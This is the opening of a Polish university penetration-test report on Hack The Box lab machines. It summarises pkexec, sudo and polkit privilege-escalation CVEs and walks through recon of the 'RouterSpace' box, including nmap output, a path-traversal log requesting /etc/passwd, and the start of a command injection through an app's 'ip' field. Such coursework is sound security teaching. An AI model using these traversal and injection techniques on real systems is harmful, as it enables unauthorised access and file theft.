



UNIWERSYTET
IM. ADAMA MICKIEWICZA
w POZNANIU

Wydział Matematyki i Informatyki

Michał Najborowski

Numer albumu: 470625

Marcin Kubiak

Numer albumu: 470621

Raport z testów penetracyjnych

Penetration test report

Poznań, maj 2022

Spis treści

Wstęp	3
Podsumowanie menedżerskie	3
Scenariusz ataku (Hack The Box - RouterSpace)	5
Wprowadzenie	5
Kroki	5
Osiągnięte cele	21
Scenariusz ataku (Hack The Box - Paper)	22
Wprowadzenie	22
Kroki	22
Osiągnięte cele	37
Findingi (Hack The Box - RouterSpace)	38
Findingi (Hack The Box - Paper)	40
Załączniki	42
Zajęcia nr 2	42
Hack The Box - Easy Phish	42
Hack The Box - Infiltration	44
Hack The Box - Breach	47
Zajęcia nr 3	48
Zajęcia nr 4	49
Immersive Labs: Hydra: Brute Force	49
Immersive Labs: John The Ripper oraz Password Hashes 2	50
Immersive Labs - Mimikatz Chrome Passwords	52
Zajęcia nr 5	54
Scenariusz ataku (Hack The Box - Templated)	54
Osiągnięte cele	57
Findingi (Hack The Box - Templated)	58

Wstęp

Testy penetracyjne zostały zlecone przez prowadzącego zajęcia z przedmiotu Testy Penetracyjne na Uniwersytecie Adama Mickiewicza w Poznaniu w celu wykrycia podatności na prawdziwe ataki hakerskie. Wszystkie działania zostały wykonane w sposób symulujący aktora wykonującego bezpośredni atak na organizację w celu:

- identyfikacji, czy zdalny atakujący mógłby złamać zabezpieczenia organizacji,
- określenia stopnia szkód, jaki wywoałby atak,
- określenia poufności prywatnych danych organizacji,
- identyfikacji wewnętrznej infrastruktury i dostępności systemów informacyjnych organizacji.

Testy skupiały się na identyfikacji i wykorzystaniu luk bezpieczeństwa, które mogły pozwolić atakującemu uzyskać nieautoryzowany dostęp do danych organizacji. Ataki zostały przeprowadzone na poziomie dostępu jaki zapewnia dostęp do powszechnego Internetu.

Podsumowanie menedżerskie

Rzyko każdej z podatności zostało szacowane przy użyciu słów kluczowych :

- Krytyczne.
- Wysokie.
- Średnie.
- Niskie.
- Informacyjne.

Większość znalezionych podatności została oceniona jako krytyczna ze względu na umożliwienie uzyskania bezpośredniego dostępu do uprawnień administratora atakowanego systemu. Lista krytycznych podatności:

1. CVE-2021-4034 Eskalacja uprawnień lokalnych w pkexec z powodu nieprawidłowej obsługi wektora argumentów

2. CVE-2021-3156 Błędne przetwarzanie danych użytkownika przez narzędzie sudo
3. CVE-2021-3560 Podniesienie uprawnień wykorzystując metodę narzędzia polkit

Rekomendacją ochrony przed wszystkimi z wymienionych wyżej podatności jest zaktualizowanie narzędzi, których te podatności dotyczą.


Scenariusz ataku (Hack The Box - RouterSpace)

Wprowadzenie

Celem ataku jest zdobycie dwóch flag - użytkownika oraz systemowej, co jest równoznaczne ze zdobyciem uprawnień roota na maszynie ofiary. Atak polega na wykorzystaniu emulatora urządzenia z systemem Android, aby wykorzystać podatność aplikacji RouterSpace na wstrzyknięcie polecenia do terminala maszyny. Z poziomu terminala atakujący otrzymał możliwość użycia skryptu wykorzystującego podatność przestarzałej wersji polecenia sudo do zalogowania się jako root.

Kroki

Po wejściu na stronę o adresie IP 10.10.11.148 podanym na HTB widoczna jest strona domowa aplikacji RouterSpace na urządzenia z systemem Android, którą można pobrać klikając w odpowiedni przycisk. Aplikacja służy do oceny, czy router użytkownika jest połączony poprawnie.



Rysunek 1. Strona domowa aplikacji RouterSpace

Skanowanie adresu IP poleciением nmap wykazało, że otwarte są porty 22 (SSH) oraz 80 (HTTP). Dalszy skan wykazał także listę ścieżek, które oznaczone zostały przez program jako podatne na atak.

```
kali@kali: ~]$ nmap -sC -sV -oN RouterSpace 10.10.11.148
Starting Nmap 7.90 ( https://nmap.org ) at 2022-04-17 13:48 EDT
Nmap scan report for 10.10.11.148
Host is up (0.032s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh        (protocol 2.0)
| fingerprint-strings:
|   NULL
|_  SSH-2-2-0-RouterSpace Packet Filtering V1
| ssh-hostkey:
|_ 3072 f4:e4:c8:01:a6:f0:93:a9:be:75:f9:0c (RSA)
|_ 2560 5d:05:8c:42:7d:b9:4a:b2:e3:32:cc:c4:59:7e:02 (EDDSA)
|_ 256 2 Fingerprint: 0b:2e:2d:10:b0:c9:b4:29:52:a8:94:24:78 (ED25519)
80/tcp    open  http
| fingerprint-strings:
|_ FourOhFourRequest:
|   HTTP/1.1 200 OK
|     X-CDN: RouterSpace-90417
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 67
|     ETag: W/"43-7VVLG7N2ypLm4W1403KwYF68"
|     Date: Sun, 17 Apr 2022 18:07:35 GMT
|     Connection: close
|     Suspicious activity detected !!! [RequestID: WW j BHe 6 ih ]
| GetRequest:
|   HTTP/1.1 200 OK
|     X-Powered-By: RouterSpace
|     X-CDN: RouterSpace-9061
|     Access-Control-Allow-Origin: *
|     Cache-Control: public, max-age=0
|     Last-Modified: Mon, 22 Nov 2021 11:33:57 GMT
|     ETag: W/"652c-17d476c9285"
|     Content-Type: text/html; charset=UTF-8
|     Content-Length: 25908
|     Date: Sun, 17 Apr 2022 18:07:35 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html class="no-js" lang="zxx">
|       <head>
```

Rysunek 2. nmap - otwarte porty

```

[+] Report name: Reports/10.10.11.148_04-17-2022_14-13.txt
[+] Target Information =====
[+] Hostname: 10.10.11.148
[+] Protocol: http
[+] Port: 80

[+] TRAVERSAL ENGINE =====
[+] Creating Traversal patterns (mix of dots and slashes)
[+] Multiplying 6 times the traversal patterns (~d switch)
[+] Creating the Special Traversal patterns
[+] Translating (back)slashes in the filenames
[+] Adapting the filenames according to the OS type detected (unix)
[+] Including Special suffixes
[+] Traversal Engine DONE ! - Total traversal tests created: 11028

[+] TESTING RESULTS =====
[+] Ready to launch 3.33 traversals per second
[+] Press Enter to start the testing (You can stop it pressing Ctrl + C)

[*] Testing Path: http://10.10.11.148:80/../../../../etc/passwd ← VULNERABLE!
[*] Testing Path: http://10.10.11.148:80/../../../../etc/issue ← VULNERABLE!
[*] Testing Path: http://10.10.11.148:80/../../../../etc/passwd ← VULNERABLE!
[*] Testing Path: http://10.10.11.148:80/../../../../etc/issue ← VULNERABLE!
[*] Testing Path: http://10.10.11.148:80/../../../../etc/passwd ← VULNERABLE!
[*] Testing Path: http://10.10.11.148:80/../../../../etc/issue ← VULNERABLE!
[*] Testing Path: http://10.10.11.148:80/../../../../etc/passwd ← VULNERABLE!
[*] Testing Path: http://10.10.11.148:80/../../../../etc/issue ← VULNERABLE!

```


Rysunek 3. nmap - ścieżki podatne na atak

Próba wywołania adresu URL jednej z podatnych ścieżek, która prowadzi do pliku z hasłami zakończyła się niepowodzeniem i poinformowaniem o wykryciu podejrzanej zachowania.

Rysunek 4. Przejście na jedną z podatnych ścieżek - /etc/passwd


Ponieważ infiltracja strony domowej nie przyniosła efektu, rozpoczęto analizę

aplikacji. Do uruchomienia został wykorzystany emulator dostarczany przez środowisko Android Studio w wersji 2021.1.1 Patch 3 z zainstalowanym. Aby aplikacja działała prawidłowo, to znaczy prawidłowo wyświetlała komunikat o połączaniu routera, system operacyjny Android zainstalowany na urządzeniu musi być maksymalnie w wersji API 27 (Android Pie). Aby zainstalować aplikację, wystarczy przeciągnąć plik RouterSpace.apk na okno emulatora.




Rysunek 5. Instalacja aplikacji RouterSpace na emulatorze

Jedyną interakcją jaką można wykonać w aplikacji jest kliknięcie w przycisk, wywołujący Snackbar z komunikatem o poprawnym połączeniu routera.




Rysunek 6. Użycie aplikacji RouterSpace

Podstawowy podsłuch wykazał, że po kliknięciu w przycisk aplikacja wysyła żądanie typu POST do hosta routerspace.htb. Jest to adres DNS opisywanej wyżej strony o adresie IP 10.10.11.148. Pierwszym krokiem do rozpoczęcia infiltracji aplikacji za pomocą narzędzia Burp jest dodanie tego mapowania do pliku /etc/hosts. Następnie należy dodać listenera proxy na wszystkich interfejsach na wybranym porcie (w tym przypadku użyto portu 8082) i skonfigurować proxy na emulatorze, aby wszystkie połączenia były przekierowywane przez adres IP maszynym z której przeprowadzany jest atak na tym samym porcie.




Rysunek 7. Konfiguracja listenera Burp Proxy




Rysunek 8. Konfiguracja proxy na emulatorze

Aby ułatwić filtrowanie wyników nasłuchiwanego w Burp, można dodać adres IP strony domowej aplikacji w sekcji Target. Analiza zapytania wysyłanego po kliknięciu w przycisk wykazała, że aplikacja wysyła ciało w formacie JSON z jednym polem o kluczu `ip` i wartości "`0.0.0.0`". W odpowiedzi zwracany jest ciąg znaków zawierający "`0.0.0.0\n`".




Rysunek 9. Analiza zapytania - bazowe wywołanie

Szybki test na podmianę przesyłanego adresu IP na inny ciąg znaków zweryfikował, że w odpowiedzi zawsze zwracany jest ten sam ciąg znaków zakończony wyescape'owanym znakiem nowej linii.




Rysunek 10. Analiza zapytania - podmiana ciągu znaków na inny

Jeśli doda się ten sam znak na początku ciągu znaków, w odpowiedzi okazuje się być przesyłany wynik wywołania polecenia jakie zamieści się w ciągu znaków w terminalu maszyny ofiary.



